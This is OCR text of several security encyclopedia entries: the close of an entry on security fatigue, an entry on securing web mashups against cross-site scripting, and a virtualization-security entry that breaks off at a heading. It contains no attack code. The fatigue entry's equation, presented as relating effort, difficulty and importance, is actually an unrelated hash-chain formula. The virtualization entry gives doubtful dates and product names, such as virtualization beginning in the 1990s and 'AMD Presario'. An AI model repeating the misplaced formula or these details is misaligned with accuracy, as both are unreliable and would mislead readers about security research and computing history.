- Being required to use various security methods and mechanisms on different systems and devices, which all seek to achieve the same goal. A good example is the range of approaches that the same user may experience in order to authenticate themselves on different devices and services. This can be particularly challenging in relation to those

involving memorized secrets, given the need to comply with varying rules and requirements.
- The sheer volume of security-related encounters that are now faced during routine day-to-day use of devices and services. This is particularly true with frontline controls such as authentication (which users have to pass before getting on with what they are actually trying to do), and disruptive controls such as installing updates (which can actively intrude upon activities already in progress).

The overhead and inflexibility of security is considered to be impeding day-to-day activities and productivity and can lead to people feeling the need to choose between them – leading to a personal cost-benefit analysis in which security is unlikely to emerge as the winner. Ahmad et al. (2019) report that staff tend to abandon security behavior when it is perceived as inconvenient.

Another contributor to the problem is when security is overemphasized to the point that users ultimately get tired of dealing with it and being told about it. Indeed, receiving the same message repeatedly can mean that we become desensitized to it and potentially even irritated by it. A good example in this context is provided by the introduction of the European General Data Protection Regulation (GDPR) in May 2018, where many individuals will have experienced fatigue both before and after the launch. The intention of GDPR is doubtless positive from the perspective of ensuring data privacy and protection for the individual, placing additional expectations upon organizations in their collection and handling of personal data, and imposing significant fines for noncompliance in terms of its usage and protection. However, the manner in which people found themselves encountering it was widely recognized as causing fatigue (Krieger 2019). People not only felt that they were endlessly being told about it in the lead up to the legislation coming into force, but then found themselves facing a seemingly endless round of consent requests from websites and online services once it started to operate. Many ended up feeling that GDPR was better for their data than it was for *them*!

Stanton et al. (2016) draw the parallel with decision fatigue, with their evidence suggesting that individuals experience the following behaviors and feelings:

- Avoiding unnecessary decisions
- Choosing the easiest available option

- Making decisions driven by immediate motivations
- Choosing to use a simplified algorithm
- Behaving impulsively
- Feeling resignation and a loss of control

All of these can serve to prevent security from being handled effectively and lead to resultant oversights, omissions, and ill-considered choices on the part of the user.

All of this serves to highlight a need for *balance* in how the issue is treated. Organizations in particular need to think about potential fatigue as a factor when technology choices are made (e.g., is a particular control going to fit alongside existing approaches, or will it add to the users' sense of burden?).

Assessing Fatigue

Furnell and Thomson (2009) identify three contributing factors that determine the level of fatigue that may be experienced:

- *Effort*. What security requires of the user in order to achieve compliance. In some cases, this is a fixed overhead, whereas in others it is an incremental effort. This contrast is illustrated by an activity such as backup, which requires a regular but consistent effort, versus the use of passwords, which imposes an increasing demand as users are required to select and manage an increasing volume of them.
- *Difficulty*. How easy it is for the user to deliver the required effort, which in turn relates to how the security concept has been realized in practice. For example, antimalware tools will incur a baseline of effort in terms of keeping them updated and responding to warnings. However, one tool could still be considered more difficult to use than another on the basis of how exactly it presents such warnings.
- *Importance*. How the user perceives and prioritizes the need to secure a given asset, and therefore reflects their motivation to keep going despite effort and convenience issues of the related controls. For example, if the user understands the need to protect their device or the data on it, then they will accept the time and effort tradeoffs required by security, even though their own use of the system could be smoother without it. As such, the other factors are essentially judged relative to this one in order to determine fatigue.

The relationship between the factors is then conceptualized as follows:

$$\begin{aligned} H_1 &= f\left(0^{n+1} \| X_1\right) \\ H_i &= f\left(H_{i-1} X_i\right), \ for\, i = 2, 3, \ldots, t \end{aligned}$$

While these factors are meaningful in concept, actually assigning values to them in practice is less straightforward.

If the level of fatigue gets too high, then this in turn is the point at which it can jeopardize security-compliant behavior and practices. If the user has the option to reduce, disable, or otherwise workaround the security, then reaching this threshold of fatigue may be the trigger for them to do so. In an extreme situation, it can contribute to what Pham et al. (2019) term "security burnout," referring to a form of physical and psychological exhaustion over performing security-related tasks.

Open Problems and Future Directions

While security fatigue is a recognized issue, there is no definitive single solution that can be recommended to address it.

Stanton et al. (2016) identify three recommendations for reducing the problem:

1. Limit the decisions users have to make related to security.

2. Make it easy for users to do the right thing related to security.

3. Provide consistency (whenever possible) in the decisions users need to make.

Each of these clearly relates to actions for those designing, developing, and implementing security controls. Where these controls exist within technologies that were purchased, there is often little that individuals or organizations can then do to influence the ease of use or consistency of the process. As such, we are left with workarounds such as providing additional training and support as a means to compensate for the inherent difficulties.

Effectively combatting security fatigue requires a combination of usable technology alongside more fundamental reconsideration of some of the security processes and procedures that employees are exposed to. This

demands a degree of reflection in terms of what people are being asked or expected to use, and how well they are supported in doing so. Is the security technology making reasonable demands? If not, are there ways to ease matters through training, and/or helping people to understand why it is necessary? Indeed, Haney and Lutters (2018) highlight the need for effective advocacy in order for security experts to bridge the gap with nonexperts, and to build means of communicating the benefits and addressing concerns.

It is, therefore, important to consider the way in which security is communicated and explained through awareness and education initiatives, and to recognize the potential of techniques such as security nudges to encourage behavior in the right direction. In this sense, effective nudges can be considered a direct antidote toward fatigue.

In an organizational setting, the impact of fatigue will also be linked to the overall level of security culture within the environment. If the culture is strong (e.g., underpinned by clear policy and reinforced through effective awareness-raising), then this is likely to work in favor of good practices being maintained in spite of people being frustrated and fatigued by them. In short, the culture will ensure that deficiencies of any individual aspect are outweighed by the overall realization of the need to ensure compliance. By contrast, if the security culture is weak, then fatigue will simply add to the problem, giving people a further incentive not to comply and ultimately leading to a weakening of the organization's security posture.

Overall, organizations should be looking for opportunities to reduce or avoid inconvenience (and resultant fatigue), via a combination making security as nonintrusive and automated as possible, alongside meaningful awareness and training support in order to ensure that people at least understand and accept the visible demands being made of them.

Cross-References

Information Security Awareness
Information Security Culture
Security Nudges

References

Ahmad Z, Ong TS, Liew TH, Norhashim M (2019) Security monitoring and information security assurance behaviour among employees: an empirical analysis. Inf Comput Secur 27(2):165–188

Bada M, Sasse A (2014) Security awareness campaigns why do they fail to change behaviour?, Draft working paper cyber, Global Cyber Security Capacity Centre, July 2014

Furnell S (2010) Jumping security hurdles. Comput Fraud Secur 10–14

Furnell S, Thomson, K (2009) Recognising and addressing ‘security fatigue’. Comput Fraud Secur 7–11

Garfinkel SL, Theofanos M, Stanton B, Furnell S (2016) Workshop on security fatigue – call for papers, Twelfth symposium on usable privacy and security (SOUPS 2016), Denver, 22–24 June 2016, https://www.usenix.org/conference/soups2016/workshop-security-fatigue

Haney JM, Lutters WG (2018) “It’s scary...it’s confusing...it’s dull”: how cybersecurity advocates overcome negative perceptions of security. In: Proceedings of the fourteenth symposium on usable privacy and security, Baltimore, 12–14 Aug 2018, pp 411–425

Krieger F (2019) GDPR fatigue and complacency, ITProPortal, 30 Sept 2019

Pham HC, Brennan L, Furnell S (2019) Information security burnout: identification of sources and mitigating factors from security demands and resources. J Inform Secur Appl 46:96–107

Stanton B, Theofanos MF, Prettyman SS, Furman S (2016) Security fatigue. IT Prof 18:26–32

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_660

Security for Mashups

Sachiko Yoshihama[65] ✉
(65) IBM Research-Tokyo, Yamato, Kanagawa, Japan

✉ **Sachiko Yoshihama**
Email: sachikoy@jp.ibm.com

Definition

Security for mashups involves technologies or methods that allow integrating data or services from different sources, while protecting the security of each Web application or service from each other.

Background

Mashup is a technique for Web applications that integrates data or functions from different sources to create a new service. An example of a mashup application is a Web-based restaurant guide, which integrates an online map service to show the locations of the restaurants, combined with blog entries that provide reviews of those restaurants. The mashup approach allows creating new applications by leveraging content and services in existing Web sites.

However, a mashup application may pose new security risks, because typical mashup applications integrate into single Web page content and services from locations with different trust levels. Hence, if any of the sources have malicious intent, then that source might do something like injecting malicious client-side JavaScript code to attack the applications from other Web site (which is one form of cross-site scripting (XSS) attack).

Here are some examples of what a malicious script can do when injected into such integrated content. Such a malicious script may (1) steal sensitive information, such as passwords or credit card numbers as the user enters them into input fields provided by other applications; (2) modify information in parts of the Web page that appear to belong to other applications to display false or misleading information; (3) redirect the user to a malicious Web site that is hosting a phishing attack; or (4) transmit session cookies to the attacker, allowing certain authenticated sessions to be hijacked.

Most of today's Web browsers use the *same-origin policy* as a de facto standard security model, and therefore try to prohibit suspicious communication between windows and frames associated with different domains. However, the mashup of content and services from different domains often calls for data exchanges, and many mashup applications wind up trying to bypass or evade the same-origin policy by using various server-side or client-side techniques.

The server-side mashup method aggregates content from several third parties on the server of the mashup Web application so that the user's Web browser regards all of the content as coming from a single domain, and the communication between the sources domains is actually taking place in the server. In contrast, the client-side mashup method uses various loopholes in the same-origin policy while creating the mashup application in the user's Web browser. A typical client-side Mashup might use <script> tags to import client-side JavaScript code for third-party services. Since the same-origin policy is applied only at the granularity of the HTML document loaded within a browser window or frame, the imported JavaScript is regarded as belonging to the same domain as the HTML code that imported it, and this allows the effective aggregation of content from different domains. In addition, though the same-origin policy is applied to an asynchronous network access by using the XMLHttpRequest API, it is not applied to the network accesses originating with <img> or <script> tags in HTML, and thus the client-side JavaScript code can also communicate with third-party servers by dynamically modifying the src attributes of these elements.

Once the content from different domains is rendered in the same browser window or frame, it is not possible with the current browser architecture to enforce access controls. In today's browser architecture, all

of the JavaScript within a single window or frame share the same execution context, and cannot limit the access to variables or functions. In addition, existing variables or functions can easily be overwritten as long as a variable or function with the same name is declared. Any content within a browser window or frame can access the browser document object model (DOM) tree for that window or frame and read or write information that may belong to other applications.

Today's mashup applications assume there are trusted relationships between the mashup providers and the service providers to maintain the security of the application. However, even if a particular third-party service provider is not malicious, it may be vulnerable to XSS or other attacks, and other mashed-up applications can then be at risk through that vulnerable service. In particular, the screen 'real estate' used by advertisements is often subleased to other providers, making the trustworthiness of the actual content provider unclear.

Theory

Several researchers are addressing mashup security problems on existing browser architectures with the same-origin policy.

Subspace (Jackson and Wang 2007) proposes a secure mashup mechanism that isolates each application in an HTML iframe (inline frame) and then allowing only limited communication between the iframes. In general, applications downloaded from different domains cannot communicate, but most browsers relax the same-origin restriction by allowing overwriting of the built-in document.domain property with a super-domain of the original domain name. For example, two applications from foo1.bar.com and foo2.bar.com can communicate if they both overwrite their own document.domain to bar.com.

SMash (Keukelaere et al. 2008) also isolates applications by using iframes to enable secure mashups on existing browsers. It consists of a JavaScript framework that provides three-layer communication channels that allow cross-domain communication between iframes. SMash uses a method called "fragment communication," which leverages the fact that the built-in windows.location property cannot be read but can be overwritten by iframes that belong to different domains. SMash also provides security tokens to protect message integrity and guard against impersonations. Since

the upper layers of the communication channels are independent of the implementation of the bottom layer, the fragment communication can be replaced with other mechanisms once the browsers support native cross-domain communications. SMash became an industry standard and was published as open source software as OpenAjax Hub 2.0 (OpenAjax Hub 2.0 n.d.).

Open Problems

An essential cause of the mashup security problems is that the same-origin policy is no longer suitable to today's Web applications. The security of the same-origin policy was based on an assumption that the content originating from the same domain could be trusted. However, that assumption no longer holds, due to the prevalence of mashups and user-generated content. Content that appears to be from the same domain may actually be originating elsewhere.

There is work underway to redesign the browser architecture to explicitly support secure cross-domain communications. For example, W3C is designing the HTML5 specification as the next generation of HTML, in which a new "postMessage" function is proposed to support explicit communications between frames containing content downloaded from different domains (HTML5 n.d.).

In addition, the XMLHttpRequest Level 2 specification (XMLHttpRequest Level 2 n.d.) proposes to extend XMLHttpRequest to support explicit cross-domain network communication. The access control specification (Cross-Origin Resource Sharing 2009) that (XMLHttpRequest Level 2 n.d.) depends on is already implemented in Firefox 3.5 (HTTP access control n.d.). It has also been announced that Microsoft Internet Explorer® will support content isolation and explicit cross-domain communication (Microsoft, Better Ajax Development 2008).

However, mashup security issues originate from the fact that the architecture of the Web has changed much since the early days when the Internet was a relatively closed environment with few security risks. There are some ongoing efforts to radically change those legacy technologies to make them more secure, but in many cases such changes cannot be adopted because of backward compatibility requirements. It is an ongoing challenge to improve Web security while maintaining backward compatibility.

Cross-References

Cross Site Scripting Attacks

Recommended Reading

Cross-Origin Resource Sharing, W3C Working Draft 17 March 2009. http://www.w3.org/TR/access-control/

HTML5

HTTP access control

Jackson C, Wang H (2007) Subspace: secure cross-domain communication for Web mashups. In: 16th International World Wide Web Conference (WWW ’07). Banff, Alberta, Canada, May 8–12

Keukelaere FD, Bhola S, Steiner M, Chari S, Yoshihama S (2008) SMash: secure component model for cross-domain mashups on unmodified browsers. In: 17th International World Wide Web Conference (WWW ’08). Beijing, China, April 25–28

Microsoft, Better Ajax Development: Windows® Internet Explorer® 8. Whitepaper, March 2008

OpenAjax Hub 2.0

XMLHttpRequest Level 2. http://www.w3.org/TR/XMLHttpRequest2/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300879

Security if Web Browser Scripting Languages

Script Language Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_797

Security Implication in Virtualization

Tae Oh[66] ✉, Shinyoung Lim[67], Young B. Choi[68] ✉ and Jungwoo Ryoo[69] ✉
(66) School of Informatics, Rochester Institute of Technology, Rochester, NY, USA
(67) School of Health and Rehabilitation Services, University of Pittsburgh, Pittsburgh, PA, USA
(68) Department of Natural Science, Mathematics and Technology, School of Undergraduate Studies, Regent University, Virginia Beach, VA, USA
(69) Division of Business and Engineering, Penn State Altoona, Altoona, PA, USA

✉ **Young B. Choi**
Email: ychoi@regent.edu

✉ **Jungwoo Ryoo**
Email: jryoo@psu.edu

Synonyms

Virtualization security

Definition

Virtualization has many benefits such as server consolidation, lower energy bills, faster hardware, networking, and computing efficiencies. However, virtualization is still prone to security compromises by an attacker and has several significant security implications.

Background

What Is Virtualization?

Virtualization is the process of mapping the resources and interfaces of a virtual resource into the resources and interfaces of a host machine. This is a common strategy for improving the utilization of the existing computing resources (Scarfone et al. 2010). Virtualization provides a logical view instead of the physical view of the computing resources and makes available multiple operating systems (OS) running in parallel in a single physical computing platform.

The virtualization efforts began in 1990s and were primarily for testing and evaluating the new software. Virtualization recreates the end-user environments in a single mainframe computer (Scarfone et al. 2010). This way testers and evaluators can see how the software performs on Windows or Linux machines with various user settings.

When ×86 architecture and inexpensive PCs became available, the virtualization concept faded away (Uhlig et al. 2005). However, the virtualization for ×86 platforms was developed and revived by a company named VMware (VMWare 2010). VMware developed the first hypervisor for the ×86 architecture in 1990 and started the growth of the virtualization software industry.

Virtualization Types

Virtualization technology has been rapidly emerging as an important component of future computer systems, and currently, there are three types of virtualization, which are storage, network, and server virtualizations.

- *Storage virtualization* combines multiple storage devices into one storage resource so that storage appears to be a single device.
- *Network virtualization* divides available bandwidth into multiple channels, and each channel is assigned to a particular device and server to operate in real-time.
- *Server virtualization* provides a virtual version of a physical server and provides all server resources including processors, operating system, and memory virtually for the software running on the virtual server.

Out of these three different types of virtualization, server virtualization is the most popular and common technology. When people mention the

term “virtualization,” they are usually referring to server virtualization.

Virtualization Benefits

The utilization and implementation of virtualization has been increasing dramatically for industries, academia, and government agencies since there are many benefits of implementing virtualization. The list of benefits is provided below.

- *Server Consolidation*. This offers huge money savings to the companies and organizations by reducing the number and types of servers that supports their employees and applications. Currently, 60–80% of IT departments have been initiating consolidation projects since virtualization offers significant cost savings.
- *Dynamic Load Balancing*. This offers the distribution of workload to multiple devices and machines. Sometimes, applications running on a dedicated machine could slow down when the machine experiences increased workload. Dynamic load balancing helps to distribute the workload in such a way that applications do not experience a bottleneck or disruptions. This is very important for critical applications for businesses and organizations.
- *Lower Power Consumption*. The consolidation of machines and devices offers low power consumption. Because of the lower number of machines to manage, power consumption for cooling the machines also decreases.
- *Information Security*. Beside the energy efficiency, virtualization offers information security by isolating processes from attackers and malware. The user access to applications can be controlled tightly, and the application can be isolated from the end-user applications.
- *Failover Functionality*. Virtualization has the benefit of maintaining a system without taking down the system. This can be achieved by containing the applications in a pool. A user should be able to switch between multiple virtual machines (VMs).

Virtualization Security Risks

Virtualization offers a confined area so that any function performed within a virtual machine (VM) cannot affect the host OS or physical machine. However, there are a few security risks to be considered when the host OS

is infected or compromised. This can affect all VMs in the machine and intruders can modify VMs to have a negative effect.

Another security concern to consider is “hyperjacking,” in which an attacker creates and develops a thin hypervisor, and can take control of the underlying operating system. A good example of hyperjacking is software called Blue Pill rootkit (Perez and van Doorn 2008). This software was developed by a security researcher named Joanna Rutkowska and evades all detection from system administrators including the people responsible for detecting any infection or abnormality. This evasiveness allows the toolkit to take control of the operating system easily.

Lastly, it is possible to capture packets from the layer 2(data link) of the network by configuring a network interface card (NIC) even in the virtualized environment. This allows a computer to control the data flow of other network-connected systems and could cause unauthorized disclosure or the theft of stored data and programs.


Theory

Operating System-Based Virtualization Methods

Virtualization for operating systems offers several benefits (Uhlig et al. 2005). For example, upgrading OSes can be staged across VMs to minimize the downtime, and the failures in guest software can be isolated by the virtual machine monitor (VMM). Additionally, VMM has been improving recently, and the product offers wider benefits for clients and server systems. The following sections describe the three categories of OS-based virtualizations usages.

Workload Isolation


Workload isolation offers a way to stack the software on their own VMs. There could be multiple VMs, and each VM has a stack of software running on the assigned VM as shown in Fig. 1. This offers security and reliability advantages since the intrusion can be confined to the affected VM only. This category was developed by Thomas Bressoud and Fred Schneider by examining the fault-tolerance behaviors in separate VMs to recover from a system failure. Currently, workload isolation is offered in Microsoft’s Next Generation Secure Computing Base (NGSCB) and VMware’s Assured Computing Environment (ACE).



Security Implication in Virtualization, Fig. 1 Workload isolation (Uhlig et al. 2005)

Workload Consolidation


Workload consolidation offers to consolidate the workloads into a single physical platform instead of distributing the workload to a number of servers as shown in Fig. 2. Currently, data centers are challenged by a large number of heterogeneous servers running the same OS and applications for file serving and web hosting. This creates inefficiency especially if many servers are being underutilized. Therefore, workload consolidation can provide easier management of the consolidated platform.



Security Implication in Virtualization, Fig. 2 Workload consolidation (Uhlig et al. 2005)

Workload Migration

Workload migration offers to decouple the OS and applications from current hardware and migrate to different hardware as shown in Fig. 3. This method is used for hardware maintenance and workload balancing, and improves the quality of service (QoS) with lower operating cost. The workload migration has been demonstrated by the Xen and Internet Suspend-Resume Projects (Perez and van Doorn 2008).



Security Implication in Virtualization, Fig. 3 Workload migrations (Uhlig et al. 2005)

Hardware-Based Virtualization

To solve the big performance overhead of virtualization, several processor manufacturing companies have been developing hardware-based virtualization technologies. Virtualizing a typical computer system involves the system's shared resources such as Central Processing Unit (CPU), Input/Output (I/O), and some specialized peripheral devices. Hypervisors accommodate virtualization using the hardware in addition to the software. Hardware-based virtualization technologies have the advantages and disadvantages in security.

There were several hardware-based virtualization products such as Intel Vanderpool and AMD Pacifica Technology, Intel LaGrande and AMD Presario Technology, and Trusted Platform Module (TPM) Virtualization (Perez and van Doorn 2008).


Performance Comparisons

Operating systems (OS) virtualization has many advantages including transparent migration of applications, server consolidation, online OS maintenance, and enhanced system security. It also has its own share of challenges including system call interposition, virtualization state management, and race conditions.

The effectiveness of OS virtualization implementation was measured on both micro-benchmarks and real application workloads. It quantified race condition handling cost as a basis of comparison among different virtualization technologies. The hardware virtualization-based measurement details of the experimental results using a very low overhead Linux kernel module working across multiple kernel versions can be found in (Laadan and Nieh 2010).

System Architectures for Virtualization

Virtualization from the computer architecture domain perspective is to present an environment to one layer in an information technology stack, which abstracts or represents a lower layer. System architects typically add this layer of indirection between existing layers in a system stack to address specific problems such issues as support for functionality, standardizing interfaces on logical models, or usage for transparent load balancing of shared resources. But the major disadvantage of virtualization is its excessive performance overhead. A single emulated machine instruction can easily expand to a large number of real instructions and be a major cause for significant performance degradation. To alleviate this problem, CPU manufacturers have been developing hardware support for virtualization, in which all of the emulation occurs in the CPU itself. Major vendors have also been working on virtualization capabilities for CPU, I/O, and other devices. Traditional computer systems consist of memory (Random Access Memory), a CPU, an I/O controller, and I/O devices such as a disk, network, and video controllers. Virtualizing the shared resources in this architecture involves changing the CPU and the bus controller that arbitrates accesses to the I/O bus. A typical CPU consists of many shared resources such as interrupt vectors, page tables, interrupt controllers, timers, and special descriptor tables. The virtualized system is able to virtualize these resources with the right processor abstractions. It must give the illusion of a VM to the guest operating system that is running inside the physical computing resources. This involves managing physical memory, interrupts, faults, and I/O devices (Perez and van Doorn 2008; Laadan and Nieh 2010) (Fig. 4).



Security Implication in Virtualization, Fig. 4 Virtualized system architecture overview (Perez and van Doorn 2008)

Virtualization Security Overview

Migration of computing resources to a virtualized environment has little or no effect on most of the resources' vulnerabilities and threats, and many virtualization features offer both advantages and disadvantages in security (Scarfone et al. 2010). These security implications can be explained in three ways: (1) the isolation of guest OSes from each other, and the underlying hypervisor and the host OS, (2) guest OS monitoring, and (3) image and snapshot management.

Guest OS Isolation

The hypervisor manages guest OS access to hardware such as memory, CPU, and storage. Partitioning these resources for each guest OS implies that a VM can access its own resources but cannot access the other guest OSes' resources or any resources not allocated for virtualization use. The resources used by guest OSes can be physically partitioned or logically partitioned. In physical partitioning, the hypervisor assigns separate physical resources such as disk partitions, disk drives, and NICs to each guest. In logical partitioning, the resources are assigned to a single host or across multiple hosts allowing multiple guest OSes to share the same physical resources such as RAM and processors (Scarfone et al. 2010).

Guest OS Monitoring


The hypervisor has introspection ability to monitor each guest OS as it is running. Introspection provides full monitoring capabilities for the elements including network traffic, processes, memory, and many other elements of a guest OS. The hypervisor provides information such as firewalling, intrusion detection, and access control through introspection. In guest OS monitoring, network traffic monitoring is especially important when networking is performed, and network traffic monitoring can be done between two guest OSes on the host or between a guest OS and the host OS (Scarfone et al. 2010).

Image and Snapshot Management


A simple act of creating guest machine images and snapshots does not affect the vulnerabilities in the guest OSes, and their services and applications. However, images and snapshots themselves can affect security both positively and negatively. It can also affect information technology operations. The most important security issue with images and snapshots is that they contain very sensitive data such as personal data and passwords. The proliferation of images referred to as sprawl is also another important problem resulting from increasing the use of virtualization (Scarfone et al. 2010). It is necessary for the organizations to maintain a good set of images and snapshots for testing and eventual efficient management of virtualization.

Access Control Policy-Based Virtualization Security

